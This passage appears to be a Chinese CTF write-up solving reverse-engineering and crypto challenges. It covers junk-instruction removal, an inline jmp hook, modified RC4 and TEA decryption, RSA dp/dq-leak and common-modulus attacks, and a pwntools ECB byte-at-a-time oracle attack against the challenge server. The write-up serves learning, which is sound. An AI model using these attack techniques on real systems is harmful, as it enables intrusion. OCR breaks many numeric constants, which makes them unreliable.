v7[21] = 48
v7[22] = 96
v7[23] = 26
v7[24] = 8
v7[25] = 52
v7[26] = 63
v7[27] = 100
v7[28] = 33
v7[29] = 106
v7[30] = 122
v7[31] = 48
for j in range(len(v7)):
    v7[j] ^= j ^  key[j%8]
print(bytes(v7).decode())

#SYC{H3lI0_@_new_R3vers3_Ctf3r!!}
```

让我康康你的调试

有个花指令，不需要nop，在 `0x11C9` 地址重新建立函数即可

```
unsigned __int64 __fastcall sub_14A6(__int64 data, unsigned __int64 len, __int64 key, __int64 a4)
{
  char v5; // [rsp+2Bh] [rbp-125h]
  int v6; // [rsp+2Ch] [rbp-124h]
  int v7; // [rsp+30h] [rbp-120h]
  unsigned __int64 i; // [rsp+38h] [rbp-118h]
  char v9[264]; // [rsp+40h] [rbp-110h] BYREF
  unsigned __int64 v10; // [rsp+148h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  ((void (__fastcall *)(char *, __int64, __int64))((char *)&sub_11C8 + 1))(v9, key, a4);
  v6 = 0;
  v7 = 0;
  for ( i = 0LL; i < len; ++i )
  {
    v6 = (v6 + 1) % 256;
    v7 = (v7 + (unsigned __int8)v9[v6]) % 256;
    v5 = v9[v6];
    v9[v6] = v9[v7];
    v9[v7] = v5;
    *(_BYTE *)(data + i) ^= v9[(unsigned __int8)(v9[v6] + v9[v7])];
  }
  return __readfsqword(0x28u) ^ v10;
}
```

分析下逻辑是先异或后经典RC4，脚本直接解密。

```python
key = b"syclover"
data = [0x94,0x5B,0x7D,0x04,0xC9,0x02,0x7A,0xA6,
    57, 7, 152, 188, 13, 104, 249, 126,
    8, 189, 191, 152, 22, 248, 4, 113,
    95, 21, 134, 182, 152, 132, 219, 97,109]

length = len(key)
S = [m for m in range(256)]
T = [key[n % length] for n in range(256)]

j = 0
for i in range(256):
    j = (j + S[i] + T[i]) % 256
    S[i],S[j] = S[j],S[i]

i = j = t = 0
for k in range(len(data)):
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    t = (S[i] + S[j]) % 256
    S[i],S[j] = S[j],S[i]
    data[k] ^= S[t] ^ 0x14

print(bytes(data))

#b"SYC{we1come_t0_Geek's_3asy_rc4!}\x00"
```

先来一道签到题

给了汇编文件，可以知道是对flag中每两个字符分别进行异或7和减5的操作

```
flag = ""

m = "TTDv^jrZu`Gg6tXfi+pZojpZSjXmbqbmt.&x"
for i in range(0,len(m)//2):
    flag += chr(ord(m[i*2]) ^ 7)
    flag += chr(ord(m[i*2+1])+5)
print(flag)

#SYC{You_re@l1y_kn0w_how_To_revers3!}
```

也许你也听jay

简化给的txt：

```
#include <stdio.h>

int main() {

    char URL[46];
    char A[46];
    strcpy(A, URL);
    char B[] = {0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82, 0x53, 0x95, 0x7d, 0x36, 0x8d, 0x74, 0x82, 0x88, 0x46, 0x7a, 0x81, 0x65, 0x80, 0x6c, 0x78, 0x2f, 0x6b, 0x6a, 0x27, 0x50, 0x61, 0x38, 0x3f, 0x37, 0x33, 0xf1, 0x27, 0x32, 0x34, 0x1f, 0x39, 0x23, 0xde, 0x1c, 0x17, 0xd4};
    int  C[] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F, 0x40, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57, 0x58, 0x59, 0x5A, 0x5B, 0x5C, 0x5D, 0x5E, 0x5F, 0x60, 0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F, 0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78, 0x79, 0x7A, 0x7B, 0x7C, 0x7D, 0x7E, 0x7F, 0x80, 0x81, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89, 0x8A, 0x8B, 0x8C, 0x8D};
    int  D[] = {0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34, 0x33, 0x32, 0x31, 0x30, 0x2F, 0x2E, 0x2D, 0x2C, 0x2B, 0x2A, 0x29, 0x28, 0x27, 0x26, 0x25, 0x24, 0x23, 0x22, 0x21, 0x20,
```

```
    0x1F, 0x1E, 0x1D, 0x1C, 0x1B, 0x1A, 0x19, 0x18, 0x17, 0x16, 0x15, 0x14, 0x13,
    0x12, 0x11, 0x10, 0x0F, 0x0E, 0x0D, 0x0C, 0x0B, 0x0A, 0x09, 0x08, 0x07, 0x06,
    0x05, 0x04, 0x03, 0x02, 0x01};
11      int E[]={0x65, 0x64, 0x63, 0x62, 0x61, 0x60, 0x5F, 0x5E, 0x5D, 0x5C, 0x5B,
    0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E,
    0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41,
    0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34,
    0x33, 0x00, 0x31, 0x30, 0x2F};
12      int len = strlen(URL);
13      for(int i = 0; i < len; i++) {
14          E[i] ^=  D[i+1];
15
16      }
17      for(int i = 0; i < len; i++) {
18          A[i] ^=  C[i];
19
20      }
21       for(int i = 0; i < len; i++) {
22          E[i] -=  C[i];
23
24      }
25      for(int i = 0; i < len; i++) {
26              A[i] -=  C[47 + i];
27               C[i]^=E[51];
28
29  }
30      for(int i = 0; i < len; i++) {
31          A[i] +=  D[i];
32      }
33      for(int i=0;i<len;i++){
34          if(A[i] != B[i]){
35              printf("Error");
36          }
37      }
38
39
40      return 0;
41  }
```

写出逆向脚本得到URL：

```
1  B = [0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82, 0x53, 0x95,
   0x7d, 0x36, 0x8d, 0x74, 0x82, 0x88, 0x46, 0x7a, 0x81, 0x65, 0x80, 0x6c, 0x78,
   0x2f, 0x6b, 0x6a, 0x27, 0x50, 0x61, 0x38, 0x3f, 0x37, 0x33, 0xf1, 0x27, 0x32,
   0x34, 0x1f, 0x39, 0x23, 0xde, 0x1c, 0x17, 0xd4]
```

```
C = [0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C,
0x0D, 0x0E, 0x0F, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19,
0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26,
0x27, 0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31, 0x32, 0x33,
0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F, 0x40,
0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57, 0x58, 0x59, 0x5A,
0x5B, 0x5C, 0x5D, 0x5E, 0x5F, 0x60, 0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67,
0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F, 0x70, 0x71, 0x72, 0x73, 0x74,
0x75, 0x76, 0x77, 0x78, 0x79, 0x7A, 0x7B, 0x7C, 0x7D, 0x7E, 0x7F, 0x80, 0x81,
0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89, 0x8A, 0x8B, 0x8C, 0x8D]
D = [0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52,
0x51, 0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45,
0x44, 0x43, 0x42, 0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38,
0x37, 0x36, 0x35, 0x34, 0x33, 0x32, 0x31, 0x30, 0x2F, 0x2E, 0x2D, 0x2C, 0x2B,
0x2A, 0x29, 0x28, 0x27, 0x26, 0x25, 0x24, 0x23, 0x22, 0x21, 0x20, 0x1F, 0x1E,
0x1D, 0x1C, 0x1B, 0x1A, 0x19, 0x18, 0x17, 0x16, 0x15, 0x14, 0x13, 0x12, 0x11,
0x10, 0x0F, 0x0E, 0x0D, 0x0C, 0x0B, 0x0A, 0x09, 0x08, 0x07, 0x06, 0x05, 0x04,
0x03, 0x02, 0x01]
E = [0x65, 0x64, 0x63, 0x62, 0x61, 0x60, 0x5F, 0x5E, 0x5D, 0x5C, 0x5B, 0x5A,
0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E, 0x4D,
0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x40,
0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34, 0x33,
0x00, 0x31, 0x30, 0x2F]

for i in range(46):
    E[i] ^= D[i+1]

for i in range(46):
    E[i] -= C[i]

for i in range(46):
    B[i] -= D[i]

for i in range(46):
    B[i] += C[47 + i]

for i in range(46):
    B[i] ^= C[i]

for i in B:
    print(chr(i),end="")

#https://am1re-sudo.github.io/CoisniĮgithubĮioį
```

跑出来有点小问题，不过大概可以知道正确的是什么：https://am1re-sudo.github.io/Coisni.github.io/

里面能找到密文，密钥，及加密方式RC4，解出flag：SYC{ILIKELISTENJAYSONG}

CPP_Flower

32位，无符号，搜字符串定位不到主函数，后来发现是花指令的干扰导致IDA没有建立主函数。

题中出现两类花指令：

- `jz + jnz` 同一地址，相当于无条件跳转。而且地址是 `loc_xx + 1` 这种形式
- `(call) + add [ebp+4] + ret` 修改call返回地址再ret实现跳转，感觉原理像隔壁pwn的rop。下图

全部nop，一个不留。重新建立函数，剩下简单逆向。

```
#include<stdio.h>
#include<stdlib.h>

unsigned int data[] = {
    62, 152, 235, 38, 37, 142, 37, 229, 134, 200, 63, 152, 200,
    222,82, 68, 160, 203, 43, 42, 60, 170, 190, 203, 136, 85,
    158, 109,217, 148, 151, 28, 82, 49, 89, 254, 26, 26, 232,
    208, 58, 156, 6, 94, 37, 90, 228, 34, 161, 197
};

int main()
{
    srand(0x7de9);
    unsigned char var;
    for(int i=0;i<50;i++)
    {
        var = rand()%255;
        data[i] ^= var;
        printf("%c",data[i]);
    }
    return 0;
}
//SYC{Y0u_c@n_3nJoy_yhe_Flow3r_anytime_and_anywhere}
```

DH爱喝茶

花指令，不过很容易看出来。只跳 `jz`

魔改TEA，改了delta，每次加密的密钥都不完全相同

循环右移6位，copy了一手IDA的宏定义

```
#include<stdio.h>

template<class T> T __ROL__(T value, int count)
{
    const int nbits = sizeof(T) * 8;
    count %= nbits;
      T high = value >> (nbits - count);
      if ( T(-1) < 0 ) // signed value
        high &= ~((T(-1) << count));
      value <<= count;
      value |= high;
    return value;
}

void m_tea_decry(unsigned int *data, unsigned int *key)
{
    unsigned int d1 = data[0], d2 = data[1];
    unsigned int delta = 0x98765432 + ((key[0] ^ key[1]) & 0xff);
    unsigned int number = delta * 32;
    for (int i = 0; i < 32; i++)
    {
        d2 -= ((d1<<4) + key[2]) ^ ((d1>>5) + key[3]) ^ (d1 + number);
        d1 -= ((d2<<4) + key[0]) ^ ((d2>>5) + key[1]) ^ (d2 + number);
        number -= delta;
    }
    data[0] = d1;
    data[1] = d2;
}

int main()
{
    unsigned int data[] = {
        0x1F85A965,0xEEC063EC,0x5BF1D0B6,0xF2FDE7B0,
        0xAA38809A,0x670772E9,0x360D24B9,0xE98C688C};
    unsigned int key[4] = {0x56789ABC,0x6789ABCD,0x789ABCDE,0x89ABCDEF};
    for(int i = 0; i < 4; i++)
    {
        key[i] = __ROL__(key[i],6);
        m_tea_decry(data+2*i,key);
    }
    printf("%s",(char*)data);
    return 0;
}
//SYC{DH_likes_flower_and_tea!!!!}
```

奇怪的RC4

看到python图标，`pyinstxtractor` + `umcompyle6` 梭哈，版本3.8刚好不影响。

加密顺序：`rc4 -> xor1 -> xor2` ，反过来解密。

`rc4` 的实现在 `Rc4.pyc` ，魔改了不少。还有抽象的 `for...else` 语句，不知道是不是反编译的问题。

```python
def mRC4(data,key):
    length = len(key)
    S = [m for m in range(256)]
    T = [key[n % length] for n in range(256)]

    j = 0
    for i in range(256):
        j = (j + S[i] + T[i]) % 256
        S[i],S[j] = S[j],S[i]

    i = j = t = 0
    for k in range(len(data)):
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        t = (S[i] + S[j]) % 256
        S[i],S[j] = S[j],S[i]
        data[k] ^= (t + 6)
        data[k] -= k
    return data

key = b"SYCFOREVER"
cipher = [158, 31, 205, 434, 354, 15, 383, 298, 304, 351, 465, 312, 261, 442,
          397, 474, 310, 397, 31, 21, 78, 67, 47, 133, 168, 48, 153, 99, 103,
          204, 137, 29, 22, 13, 228, 3, 136, 141, 248, 124, 26, 26, 65, 200, 7]

for i in range(len(cipher)-1,0,-1):
    cipher[i] ^= cipher[i-1]
for j in range(len(cipher)):
    cipher[j] ^= j
result = mRC4(cipher,key)
print(bytes(result))
#b'SYC{Bel1eve_thAt_you_a3e_Unique_@nd_tHe_beSt}'
```

ez_hook

先patch掉反调试。方便后面动调

之后陆续发现了两个疑似加密的函数，发现有一个函数同时调用了它们俩。

跟踪过去，发现 `VirtualProtect` 更可疑了。结合题目提示hook猜测是修改了某个加密函数的实现。


```
BOOL __fastcall hook(size_t *a1, int a2)
{
  __int64 v3; // [rsp+2Bh] [rbp-15h]
  DWORD flOldProtect; // [rsp+34h] [rbp-Ch] BYREF
  SIZE_T dwSize; // [rsp+38h] [rbp-8h]

  dwSize = 5i64;
  VirtualProtect(a1, 5ui64, 0x40u, &flOldProtect);
  LOBYTE(v3) = 0xE9;                                    // E9 -- jmp指令
  *(_DWORD *)((char *)&v3 + 1) = a2 - (_DWORD)a1 - 5;// offset
  *(_DWORD *)a1 = v3;
  *((_BYTE *)a1 + 4) = BYTE4(v3);                       // 修改函数a1机器码的前5个字节   jmp a2
  return VirtualProtect(a1, dwSize, flOldProtect, &flOldProtect);
}
```

`a1` 是传入的函数指针，指向 `main` 显式调用的加密函数，前5个字节被改成了 `jmp` 跳转指令。相当于hook到了另一个加密函数 `a2` 。

分析 `sub_4016E4` ，结合动态调试发现是W型栅栏密码（Rail Fence Cipher）而且从动调看出来之前还对输入进行了逆序。

```
  len = strlen(str);
  v12 = 0;
  for ( i = 0; i < a2; ++i )
  {
    v9 = i;
    inf = 2 * (a2 - i - 1);
    for ( inb = 2 * i; v9 < len; v9 = inb + v10 )
    {
      if ( inf )
      {
        v3 = v12++;
        out[v3] = str[v9];
      }
      v10 = inf + v9;
      if ( v10 >= len )
        break;
      if ( inb )
      {
        v4 = v12++;
        out[v4] = str[v10];
      }
    }
  }
  out[v12] = 0;
  return hook((size_t *)enc1, (int)enc2);
```

Cyberchef梭了。




```
1 SYC{you_kn0w_wh@t_1s_hoOk}
```

Crypto

凯撒加密

凯撒偏移为6时解出flag:

```
1 YEI{CKRIUSK_ZU_2024_MKKQ_INGRRKTMK}
2 SYC{WELCOME_TO_2024_GEEK_CHALLENGE}
```

RSA

```
1 from Crypto.Util.number import *
2
3 n =
  331080092035936485077064876937099657117746652168725500073095371289594559388 33
4 p = 192173332221883349384646293941837353967
5 q = 172282016556631997385463935089230918399
```

```
c = 536633287896136474468791278616246769837761595651861519739199032768066421384 7
e = 65537

phi = (p-1)*(q-1)
d = inverse(e,phi)
m = pow(c,d,n)
flag = long_to_bytes(m)
print(flag)

#SYC{RSA_is_easy}
```

X0R

```
from Crypto.Util.number import *
from pwn import xor


f1 = 458595821217692065064494190917197668911199 0
f2 = 306295936476196160261425258704932862711490 8
e2 = 107068599499509212393548803121960395157249 07
e1 = e2^f2
enc = e1^f1
enc = long_to_bytes(enc)
key = xor(enc[0:4],b"SYC{")
flag = xor(enc,key)
print(flag)

#SYC{a_part_0f_X0R}
```

dp

```
from Crypto.Util.number import *
import gmpy2

c = 127916287434936224964530288403657504450134210781148845328357237956681373722556 4700124713768675896589175138003482782492262530752122159803178916544913499499839 7717982461775225812413476283147124013667777578827293691666320739053915493782515 4471123644705837881274775375557867786729701963148743165070981624981350 60
n = 157667866005866043809675592336288962106125998780791920007920833145068421861029 3544970459184716729566552055419280712530232087512029804579193994569846284291984 3
```

```
814977978554337137220666155318005143278609453026809969682314282172431419724515894220634867070349744162928874171535210614331790914654642087064563333887
e =  65537
dp =
25090503041615484793671082027530972179498161065310360206235008084135333370069393021551660633920710032783070183231299890375617568878828532965531189735487691
for i in range(1,e+1):
    if (dp*e-1)%i == 0:
        if n%(((dp*e-1)//i)+1) ==0:
            p = ((dp*e-1)//i)+1
            q = n//p
            phi = (p-1)*(q-1)
            d = gmpy2.invert(e,phi)
            m = pow(c,d,n)
            print(long_to_bytes(m))
#SYC{welcome_to_crypto}
```

共模攻击

```
import gmpy2
from Crypto.Util.number import *
n =
19742875423645690846073637620470497648804310111201409901059297083827103813674034450200432098143959078292346910591785265323563248781526393718834491458926162514713269984791730816121181307827624489725923763353393879316510062227511469438742429290073999388690825732236465647396755899136346150862848924231619666069528077790933176798057396704758072769660663756346237040909579775389576227450505746914753205890194457812893098491264392293949768193694560954874603451253079446652049592976605414438411872223250039782381259212718733455588477129910357095186014496957765297934289263536712574572533650393220492870445376144568199077767
e1 = 911
e2 = 967
c1 =
18676091924461946809127036439355116782539894105245796626898495935702348484076501694838877829307466429933623102626122909782775514926293363853121828819237500456062111805212209491398720528499589486241208820804465599279152640624618194425740368495072591471531868392274503936869225072123214869399971636428177516761675385589238329574042518038702529606188240859751459632643230538522947412931990009143731829484941397093509641320264169403755707495153433568106934850283614529793695266717330769019091782929139589939928210818515744604847453929432990185347112319971445630830477574679898503825626294542336195240055995445217249602983
c2 =
42294178632310929397888582294359388410854593309927090198232809778914325655866982286137709645639207799915847325277153788426211713386497451860815201761239076896
```

```
6963647391967839801431702413862294992329278709540063201899131125459178617966060
3414693984024161009444842277220189315861986306573182865656366278782315864366857
3748747632434284960611532905658919429688767899056700733214261124971131451415392
8902057168463440682927290211848467009909714872707271829951273563708793364934541
9433312872607209633402427461708181971718804026293074540519907755129917132236240
6068348165343691718886335881908594757647998954102844840454291 52
_gcd,s1,s2=gmpy2.gcdext(e1,e2)
m=pow(c1,s1,n)*pow(c2,s2,n)%n
print(long_to_bytes(m))
#SYC{U_can_really_attack}
```

ncoCRT

sagemath一把梭

```
from Crypto.Util.number import *
p = [192123205017981868653797649003 5, 205017508940211132815589274648 0,
196081097047642138969193093082 4, 17977131363239680894320242212 76,
232691560795128619180721274802 2]
c = [125928492831109185101244158157 6, 150169120335271219092254847632 1,
166084262632220034672824920285 7, 65731403743326507228923214590 9,
205663008252958349924888743672 1]
m=CRT(c,p)
print(long_to_bytes(m))
#SYC{wha+s_wr0n9!_CRT_bu+_n0+_<0mpr1me!}
```

nc

```
from pwn import *
import itertools
import string
import hashlib
from Crypto.Util.number import *

def proof(io):
    io.recvuntil(b"XXXX+")
    suffix = io.recv(16).decode("utf8")
    io.recvuntil(b"== ")
    cipher = io.recvline().strip().decode("utf8")
    for i in itertools.product(string.ascii_letters+string.digits, repeat=4):
        x = "{}{}{}{}".format(i[0],i[1],i[2],i[3])

proof=hashlib.sha256((x+suffix.format(i[0],i[1],i[2],i[3])).encode()).hexdigest
```

```
    ()
        if proof == cipher:
            break
    print(x)
    io.sendlineafter(b"XXXX:",x.encode())

io = remote('nc1.ctfplus.cn',43434)
proof(io)

io.recvuntil(b"See below :D")
flag = ""

for i in range(1,34):
    io.sendline(str(i).encode())
    io.recvuntil(b"[+] ")
    flag += io.recvline().decode().replace("\n","")
print(flag)
#SYC{MAYB3_Y0U_KN0W_A1AN-B3<K3R?}
```

不是套娃

第一层：Morse

第二层：Vigenere

第三层：cmd5查md5

第四层：fence，随波逐流一把梭

第五层：base100 -> rot13 -> base64 -> base65536

SYC{H0W_P3RF3C+_YU0_AR3!}


inPEM

解析公钥文件和私钥文件可以得到n, e, dq, inv由此可解得key（前面填充的东西不用管）

```
from Crypto.Util.number import *
import gmpy2
n=19909823107653171578063591352961144331355821517081529017694276790993397379180
19351175580695809155003323581583484754926575124419221176156988106174299780450909
98095297146520946343734939782935970054031389390447526577982809412074573616889663
96405003280696723486974145216927649504889165095772985912487534381018169566515312
98245270650628317730137134796020524239655881482632926725148537496475109386214212
64137177666497737099263481269491867593812579958283619882699866915561357437484323
85441193471856907486940800019146597354526252782706470852970007196788492450536710
52884336035976334517646598880202720578506259026295294007342134
e=65537
```

```
dq=0xba5beaf382f586bf044615f3ec8bf35e0ad0a41cecb213930a86ac35a80d90319a05aa56da311ee8435abe6317eb6d15904fc787d37b34c48daad75d2b77a41d5cec4c27cced07cbda891fefa0d9d7025023bcb865c16c000266a090640032752acce73a3358060c056723e788f42edc8e120e0f58f5e24f327fff1c56687fb1
c=0x3ebcefe91cb56a985a514dacefe4e048c1e805a6a3a1afcdc405812044dce1ce247b1de001b77dcb83ff3f38b392dab34f0d2aabdcb2afe670f104b2dfa04c2ff88b563804993f5ce2babd8a81dbde7f99ffacbfb6a77723a84e6c7d758a4d89667b6e0f9308c9c154b8f8fdafa224fc9364ba2995ab5a4a8a608b43bffa1ae9007ffb224aa45485f861eed1cdfaa34efefdcb03cb12501a7f9ffd2336d86b12339c3ec8ea9f321d6d6a3df566f3325205c7ec84dffc107eabb5b06fcededa419914c61987c0ae11d502fe91846efd548bc1dc9fab733f838fe27e5f0a5452f1cd79e6d3b125f060aef698c30484aa386d6aa44e12871cb2b20ef3bebad1a90c
for i in range(1,e+1):
    if (dq*e-1)%i == 0:
        if n%(((dq*e-1)//i)+1) ==0:
            q = ((dq*e-1)//i)+1
            p = n//q
            phi = (p-1)*(q-1)
            d = gmpy2.invert(e,phi)
            m = pow(c,d,n)
            print(long_to_bytes(m))
#b'\x02y,0\\\x9b\x13\xceg\x1do`\x90p\xa1q\xffg\xe1\x0f9\xbe\xad\xc3\x7f\xf1\xc2\x1bF\xd1\xcd\xf3"8\xff\xd9%nj\xa8\x8f\x11\xfb\xa0\xde\xcb\x8a\xbe\xe8\\\x8c6\x93\xb6#\xbe\xab\xdcFU;\xcf\xdc\xe9\xd7\xef!\xb8r\xc9\x82\x9eg\x95\x88o)O\x84\x1e`b\xc2\xa2\xa6\x83\xe1\x03\xc5\xb9Py\x0b\xf0\xf0l\x90\x10\x19\x93\xdf@\xd5\xc2\xd4\x06\xc6\xdf\x90\xc7\xbc\xc4{\xc9X\x98j_,o\xf3\x1b\xe6\xa5\xee\x06NO\xb8\xbaE)a\x07\x12b\xcb\x83\x16P\x8a\xa7\x950\x8c\x0c\xe5}\xcb\x85-\xe7#\xe7[-\x03\x8f\xe2\xa7\x00You_are_r1ght_bu7_Genshin_Impact_1s_@_brand_new_open_wor1d_@dventure_gam3_dev3loped_6y_miHoYo.'
```

解压得到flag



ECBpad

```
from pwn import *

host = 'nc1.ctfplus.cn'
port = 38986

def brute():
    flag = ''
    total=32-1
```

```
    chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-~!?#%&@{}'
    while True:
        payload = '1' * (total - len(flag))
        t = remote(host, port)
        t.recvuntil(b'[-] ')
        t.send(b'yes')
        t.recvuntil(b'[-] ')
        t.send(payload.encode())
        ciphertext_1 = t.recv()[12:].strip().decode()
        t.close()
        for c in chars:
            t = remote(host, port)
            t.recvuntil(b'[-] ')
            t.send(b'yes')
            t.recvuntil(b'[-] ')
            t.send((payload+flag+c).encode())
            ciphertext_2 = t.recv()[12:].strip().decode()
            t.close()
            if ciphertext_2[32:64] == ciphertext_1[32:64]:
                flag += c
                print(flag)
                break
        if '}' in flag:
            break

brute()
#SYC{CRY9T0HACK_A_GREA7_W38S17E}
```

ezRSA

h = (2024*m-2023) % n一句属实是马奇诺防线了，m的位数远小于n，所以模n还是原来的数据

```
from gmpy2 import *
from Crypto.Util.number import *
n = 98776098002891477120992675696155328927086322526307976337988006606436135336004472363084175941067711391936982491358233723506086793155908108571814951698009309071244571404116817767749308434991695075517682979438837852005396491907180020541510210086588426719828012276157990720969176680296088209573781988504138607511
c = 93793994126979436047318101177887659807090976378657958468426084725214166623508169952615995669998964115083743528996597051713079165913511578613935061013489725448436962216315711880945243107590461427430469190755773508215237461924241923866885839221979694614463718433099348800196705026108768406102134911632013859 65
```

```
h = 11151864817941635143860382456036004149670684849461630886605781708729567532452891325430931982989522266176000953332667355107216386 5
e=3 6
